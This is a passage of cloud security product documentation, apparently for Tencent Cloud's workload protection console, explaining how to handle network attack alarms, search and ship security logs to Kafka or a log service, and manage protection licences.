4. The Alarm List also supports batch processing of alarm records. After selecting one or more alarm records, click **Mark as Processed** or **Ignore** at the top left. After secondary confirmation, the selected alarm records can be processed.

Delete Alarm Records

1. On the Alarm List page, it supports deleting alarm records individually or in batches.
   - Single: Select the desired alarm record, click **Delete**, and a confirmation dialog will pop up.

   - Batch: Select one or more alarm records, click **Delete** at the top left, and a confirmation dialog will pop up.

2. In the confirmation delete dialog box, click **Yes** to delete the selected alarm record.

> **Note:**
> The selected alarm record will no longer be displayed in the console and cannot be recovered once deleted. Proceed with caution.

Network Attack

Last updated: 2025-02-21 14:27:19

Network attacks are automatically monitored for malicious traffic based on technical support from the Tencent Cloud security offensive and defensive team. It combines malicious behavior generated during intrusions. Real-time automated correlation analysis of attacks and alarms is performed, outputting attack traffic data and notifying attack events. This document will introduce how to view and handle network attack alarms.

Explanation

- Detection object: Only supports Linux hosts in the Professional Version/flagship edition.
- Detection range: Only detects some Hotspot vulnerabilities with EXP and successful attack cases in the cloud.
- Vulnerability defense: Only supports Linux hosts in the flagship edition.

Defense Status Description

- Supports vulnerability defense (not enabled): Cloud Workload Protection Platform supports defending against this vulnerability, but the host has not enabled defense for it.
- Supports vulnerability defense (enabled): Cloud Workload Protection Platform supports defending against this vulnerability, and the host has enabled defense for it.
- Vulnerability defense not supported: Host Security does not support defending against this vulnerability.

> ⚠ Note:
> - Possible reasons for vulnerability defense not being enabled: the defense switch is not turned on, the host is not the flagship edition, or it is not within the bastion host range.
> - The presence of attack events indicates that hackers are using attack methods to exploit the vulnerability, but it does not mean that the current machine has this vulnerability.

Alarm Statistics

1. Log in to the CWPP Console, and in the left sidebar, select **Advanced Defense** > **Network Attack**.
2. On the Network Attack page, you can view the vulnerability defense status in network attacks, data statistics of pending alarms, and the Top 5 situation.

Field Description:


- Vulnerability defense status: Reflects the status of the vulnerability defense switch.
- Processing network alarms: The number of current processing alarms.
- Attacked asset: The number of attacked assets involved in the current processing alarms.
- Attacked port: The number of attacked ports involved in the current processing alarms.
- Attack source IP: The number of attack source IPs in the current processing alarms.

Viewing Alarms

On the Network Attack page, you can view network attack details, including hostname/instance ID, IP address, template port, and other information.

Field Description:

- Hostname/Instance ID: The name and Instance ID of the attacked host.
- IP Address: The public/private IP of the attacked host.
- Target port: Attacked port.
- Attack source IP/Address: The source IP and location of the attacker.
- Vulnerability name: Refers to the attack method used by the attacker to exploit a vulnerability and the current status of the vulnerability defense.
- Attack status: Refers to the result after the attacker’s action, including attempted attack (attacked but not successful) and successful attack (confirmed attack).
- Last attack time: The most recent time an attack was detected.
- Number of attacks: The cumulative number of times the same attack was detected.
- Processing status: Pending, processed, whitened, ignored.
- Details: Supports viewing alarm details, severity description, and solution.



Handle Alarms

1. On the Network Attack page, select the required alarm and click **process** in the action column.

> **Note:**
> Select one or more alarms, and you can click **Mark as Processed**, **Ignore**, or **Delete Record** in the upper left corner to perform batch operations.

2. You can tag pending alarms as processed, enable vulnerability defense, add to the allowlist, ignore, or delete records.
   - Tag as processed: Manually handle the alarm and tag it as "processed" after handling.
   - Enable vulnerability defense: After operation, the processing status automatically changes to "processed". You can select to mark all pending alarms related to the affected hosts as "processed".
   - Add to allowlist: You can allowlist the attack source IP and edit the effective host range. After processing, the status automatically changes to "whitened". Supports batch allowlisting of historical alarms.

- Ignore: After selecting this option, the processing status changes from "pending" to "ignored". Subsequent identical attacks will still trigger alarms.
- Delete Record: Delete the current alarm record, which cannot be recovered.

Log Analysis

Last updated: 2025-02-21 14:27:52

Log Analysis is an essential part of the Cloud Workload Protection Platform (CWPP) solution, providing host-related security event logs, supporting SQL retrieval and query, and offering visual reports and statistics. It helps users quickly identify intrusion, source tracing, and other security operations. This document will introduce how to use the Log Analysis feature.

Explanation

- Log data can be collected, subject to the following host protection version limits.


Log Category	Log Type	Log Description	Supported Versions
Host Asset Logs	Managing CVM Instance Information	Includes host instance ID, IP, operating system, region, VPC, instance status, and whether the host security client is installed. **Note:** Only the "synchronization time" of the host changes, other information remains unchanged, and no log entries will be generated.	All Hosts
	Asset Fingerprint	Includes Resource Monitoring, Accounts, Ports, Software Applications, Processes, Databases, Web Applications, Web Services, Web Frameworks, Websites, JAR Archive Files, Startup Services, Scheduled Tasks, Environment Variables, Kernel Modules, and System Installation Packages. **Note:** Only the "data update time" of the asset fingerprint changes, other information remains unchanged, and no log entries will be generated.	Professional Version, flagship edition

Client reporting logs	Submit from client	Host raw logs (including system authentication and authorization information, system security information, system messages, system audit information, etc.); DNS logs, process snapshot logs, network five-tuple logs, file monitoring logs, login transaction logs.	Basic version and above
Warning logs	Intrusion Detection	File detection and elimination (malicious file), file detection and elimination (exceptional processes), abnormal login, password cracking, malicious request, high-risk command, local privilege escalation, rebound shell.	Professional Version, flagship edition
	Vulnerability Management	Emergency vulnerability, Linux software vulnerabilities, Windows system vulnerabilities, Web-CMS vulnerabilities, application vulnerabilities.	Professional Version, flagship edition
	Baseline management	Security baseline.	Professional Version, flagship edition
	Advanced Defense	Java memory horse, core file monitoring.	Flagship Edition
		Network attack.	Professional Version, flagship edition
	Client	Client offline, client uninstall.	Basic version and above

- To use the log shipping feature, you must first purchase a Tencent Cloud Message Queue CKafka instance and select the appropriate CKafka instance specifications based on the amount of logs to be shipped.
- The log shipping feature only supports using a single CKafka account for shipping.
- According to the "Cybersecurity Law," the log retention duration must be no less than six months. It is recommended to allocate 20-40GB of storage capacity for each server to collect and retain log data.


Operation Guide

1. Log in to the CWPP Console.
2. In the left sidebar, select **Log Analysis** to set up log storage, query logs, and configure log delivery.



Log Storage

Click **Log Storage Settings**, the popup window is as follows. In **Storage Settings**, you can view the current log storage status and configure storage content and duration. In **Storage Records**, you can view the log storage status at midnight on the last day of each month, displayed in reverse chronological order by default.



View Logs

- On the log analysis page, you can filter logs in the following ways.

- **Filter by time or type:** On the log analysis page, you can filter logs by time and log type. Select the time range or log type and click **confirm**.


- **Filter by field value:** On the log analysis page, you can filter by entering field values in the search box or by selecting field matches.
  - **Filter by entering field values in the search box:** Refer to the example below, enter the desired field and field value in the search box, and click  to filter.

检索语法与示例

语法	语义	示例
key:value	键值搜索，value支持？、*模糊搜索，支持key:(value1 OR value2)	src_ip:10.0.0.1 ; src_ip:(10.0.0.1 OR 10.10.0.1)
A AND B	“与”逻辑，返回A与B的交集结果	src_ip:10.0.0.1 AND protocol:TCP
A OR B	“或”逻辑，返回A或B的并集结果	src_ip:10.0.0.1 OR protocol:TCP
NOT B	“非”逻辑，返回不包含B结果	NOT src_ip:10.0.0.1
A NOT B	“减”逻辑，返回符合A但不符合B的结果，即A-B	src_ip:10.0.0.1 NOT protocol:TCP
*	模糊搜索关键字，匹配零个、单个或多个任意字符，不支持开头*，输入abc*，返回以abc开头的结果	src_ip:10.10*
?	模糊搜索关键字，特定位置匹配单个字符，输入ab?c*，返回以ab为开头，以c为结尾的结果，且两者间有且只有一个字符	src_ip:10.1?.0.1
> < >= <=	大于、小于、大于等于、小于等于，针对数值类型的字段	src_ip:>=100 ; src_ip:(>=10 AND <20)
[] {}	范围查询，中括号 [] 表示闭区间，{}表示开区间	src_ip:[1 TO 5}
()	布尔运算符不遵循优先级规则，当使用多个运算符时，使用括号指定优先级	src_ip:10.0.0.1 AND (protocol:TCP OR src_port:80)


- 语法关键词区分大小写

  - **Filter by selecting field matches:** Click  , select the appropriate field and operator from the drop-down list, then enter the corresponding field value and click **confirm** to filter.



> **Note:**
> - For common searches, you can **Save the search**. Next time, just click **quick retrieval** and select the previously saved search content to filter.

- On the log analysis page, click on the histogram or click and drag to quickly select the time range for drill-down viewing.



- On the log analysis page, in the field navigation on the left side of the list, you can customize display fields and hidden fields.

- Click **Export** to export logs that meet the search criteria as a file and download it locally through the browser.

> **Note:**
> A maximum of 60,000 logs can be exported at a time, with a maximum of 10,000 data entries for each type.

Log Delivery

Shipping to kafka

On the log analysis page, you can configure different CWPP log types to be shipped to different topics of specified Ckafka instances.

1. Click **Log Delivery** in the upper left corner to open the log delivery configuration popup. If CKafka service is not authorized for the first time, click **Authorize Now** and agree to the service authorization before proceeding with more log delivery configurations.

2. After agreeing to the service authorization, select the message queue instance, network access method, enter the username and password of the selected message queue instance, and perform a connectivity test.


3. Select the network access method.

Network Access Method	Description	Optional Route Description
Public Domain Name Access	Logs are shipped through the public network.	It is the access method specified in the message queue instance.
Support Environment Access	Logs are shipped through Tencent Cloud private network, which effectively enhances the performance.	It is the access method specified in the message queue instance, and only SASL_PLAINTEXT is supported.
Private network delivery	Logs are shipped through Tencent Cloud private network, but routing does not require user configuration in CKafka. An invisible internal	–

	routing will be automatically created to support access.	


Note:

- If you choose "public network domain access" or "support environment access" for network access, you also need to select access routing. The routing policy corresponds to the access method in the details of the CKafka Instance List.



- If you choose "public network domain access" or "support environment access" for network access, you also need to fill in the username and password of the CKafka instance. The username and password are added in **ACL Policy Management** > **User Management** in the details of the CKafka Instance List. (When configuring log delivery, only fill in the username after #, without the CKafka instance ID before #.)

4. After completing the above CKafka configuration, you can perform a connectivity test. Once the test is passed, you can configure different topics for the logs to be delivered (for log types not to be delivered, you can skip selecting the Topic ID).



5. After completing the log delivery configuration, click **Log Delivery** again to view the log delivery details.

- Basic info: shows the basic information of CKafka instances.

> **Note:**
> You need to pay attention to the "status" field. When an alarm or exception is displayed, please click **Viewing Monitoring Information** to check if the Ckafka service is abnormal or if there is a quota shortage.

- Delivery switch: Toggles the log shipping on/off to control a specified log type. You can control the log shipping task through the switch button in the **Delivery switch** column.
- Delivery status: normal, abnormal (this status will suspend delivery), not enabled.

- Edit: Click **Edit** to edit the log type and Topic ID to be delivered again.
- View monitoring: Click **View monitoring** to go to the monitoring page of the CKafka console, where you can view network traffic, peak bandwidth, message count, disk usage, etc.
- **Reconfigure**: At the top of the log delivery list, click **Reconfigure** to return to the state after agreeing to the CKafka authorization service, where you can reconfigure the message queue instance, network access method, log type, Topic ID, etc.

> **Note:**
> Reconfiguration will interrupt the current delivery process.

Shipping to cls

On the log analysis page, you can configure different CWPP log types to be shipped to different log topics of the specified CLS.

1. Click **Log Delivery** in the upper left corner to open the log delivery configuration popup. If CLS service is not authorized for the first time, click Authorize Now, agree to the service authorization, and create a service role before proceeding with more log delivery configurations.

> **Note:**
> Shipping logs to CLS (Cloud Log Service) for centralized management requires authorization for access to CLS and enabling the log shipping switch.
> After the current account is authorized to access CLS and log shipping to CLS is enabled, pay-as-you-go storage space will be automatically created in CLS, along with pay-as-you-go bills. For details, see CLS Billing Overview.

2. After completing the above authorization, you can configure different log topics for the logs to be delivered (for log types not to be delivered, you can skip the configuration).

3. Click **Configure Now** to select the log types to be delivered, target region, logset, and log topic in the delivery settings popup, then click **Yes**.

4. After configuration, click to enable the **delivery switch**. The log type will be delivered to the CLS logset and log topic you configured.

- Delivery switch: Toggles the log shipping on/off to control a specified log type. You can control the log shipping task through the switch button in the **Delivery switch** column.
- Delivery status: normal, abnormal (this status will suspend delivery), not configured.
- Edit: Click **Edit** to edit the log set and log topic to be delivered again.
- Reset: Click Reset in the action column to clear the configured log delivery content, including log type, delivery log set, and delivery log topic. Please proceed with caution.

Authorization Management

Last updated: 2025-02-27 11:11:37

Protection licenses are security protection services provided based on the Cloud Workload Protection Platform (CWPP) client. By purchasing protection licenses and binding them to hosts with the client installed, the hosts can receive comprehensive security protection, including intrusion detection, vulnerability management, and baseline management features. Protection licenses have a flexible management mechanism, enabling auto-renewal, automatic binding, and auto-purchase operations, simplifying the management pressure on users.

Explanation

- Protection authorization can only be bound to hosts with the CWPP client installed.
- The objects associated with Tencent Cloud Tags and projects are protection authorization orders, not specific authorizations and hosts.
- After enabling the automatic trace switch in **New Host Settings**, only flagship edition hosts support automatically tracing intrusion alarm data within the past 14 days.
- Only Professional Version - pay-as-you-go authorization orders support scale in and terminate operations.

> **Note:**
> Due to billing mode adjustments, Host Security will discontinue the pay-as-you-go mode for the Professional Version starting from November 30, 2023. After the adjustment, new purchases of the Professional Version in pay-as-you-go mode will no longer be supported. Existing pay-as-you-go orders can still be used and scaled out normally.

Purchase Protection License

1. Log in to the CWPP Console, and select **Authorization Management** from the left navigation bar.
2. On the Authorization Management page, click **Purchase Protection Licenses** to go to the CWPP Purchase Page. Select the protection edition, duration, and number of licenses, bind the server, and complete the payment. The protection will take effect automatically.

> **Note:**
> - You can also purchase the protection license first and then go to the Authorization Management page to bind the server.

- If you set the number of protection licenses (prerequisite) on the CWPP purchase page, check the automatic binding or automatic purchase options, and complete the payment successfully, the configuration will be synchronized to the Authorization Management page.

Enabling Auto-Renewal

- Method 1: On the Authorization Management page, select the authorization orders that need auto-renewal and enable the auto-renewal switch.

- Method 2: In the authorization list on the Authorization Management page, select the auto-renewal option for the authorization orders that need auto-renewal.

- Method 3: In Expense Center > Renewal Management, set the authorization order resources that need auto-renewal to auto-renewal.

Note:

- The above three auto-renewal methods default to a 1-month renewal period. After auto-renewal, the protection edition and the number of licenses will remain consistent with the original order.

- If the user modifies the auto-renewal period in Expense Center > Renewal Management, the auto-renewal for the above three methods will follow the modified renewal period.
- Some customers have the Uninterrupted Service for Large Customers privilege upon expiration. If auto-renewal is disabled, the privilege for the corresponding license order will become invalid, and it will no longer auto-renew after expiration.

Setting Auto-Binding

On the License Management page, click to enable the **Automatic Binding** switch , and the remaining available licenses will be automatically bound when new basic edition hosts are detected.

Note:

- Add a basic edition host: refers to a basic edition host that has never been bound to a paid edition license (excluding hosts that reverted to the basic edition due to unbinding a paid edition license).
- If there are multiple protection license orders with different versions and durations, the higher version and later expiration time license will be bound first.

Setting Auto-Purchase

On the License Management page, configure the purchase protection version, and after enabling the **Automatic Binding** and **Auto-purchase** switches, if there are no remaining licenses available for automatic binding, the system will automatically scale-out/newly purchase licenses and bind them to the new basic edition hosts.

Note:

- The prerequisite for automatic purchase to take effect is that both the automatic binding and automatic purchase switches are enabled; otherwise, automatic purchase will not actually occur.
- For the exclusive protection edition set by the user, if there are multiple corresponding version orders in the license order list, the order with the later expiration time will be scaled out first. Conversely, if there are no corresponding version orders in the license order list, a new license will be purchased, defaulting to a 1-month purchase.

Protection License Overview

On the License Management page, the protection security overview statistics display the number of remaining available licenses, purchased licenses, unexpired licenses, near-expiry licenses, and isolated/expired/invalid licenses, providing auto-renewal, automatic binding, and auto-purchase switches.

Field Description:

- Remaining available authorizations: The total number of currently unused authorizations.
- Purchased authorizations: The total number of historically purchased authorizations, including unexpired authorizations, near-expiration authorizations, and expired/invalid authorizations (excluding expired/invalid authorizations in the deletion record).
- Unexpired authorizations: The total number of unexpired authorizations.
- Near-expiration authorizations: The total number of authorizations expiring within 15 days.
- Isolation/expiration/invalid authorizations: The total number of authorizations that have entered the isolation period, expired, or become invalid due to monthly subscription expiration or pay-as-you-go billing arrears.

Protection License List

On the License Management page, the license list shows all purchased license orders, supporting the following operations on the licenses.

Binding/Unbinding/Replacing Authorization

- Bind: Click **Bind Host** to bind the authorization to the host and obtain the corresponding version of the protection service.

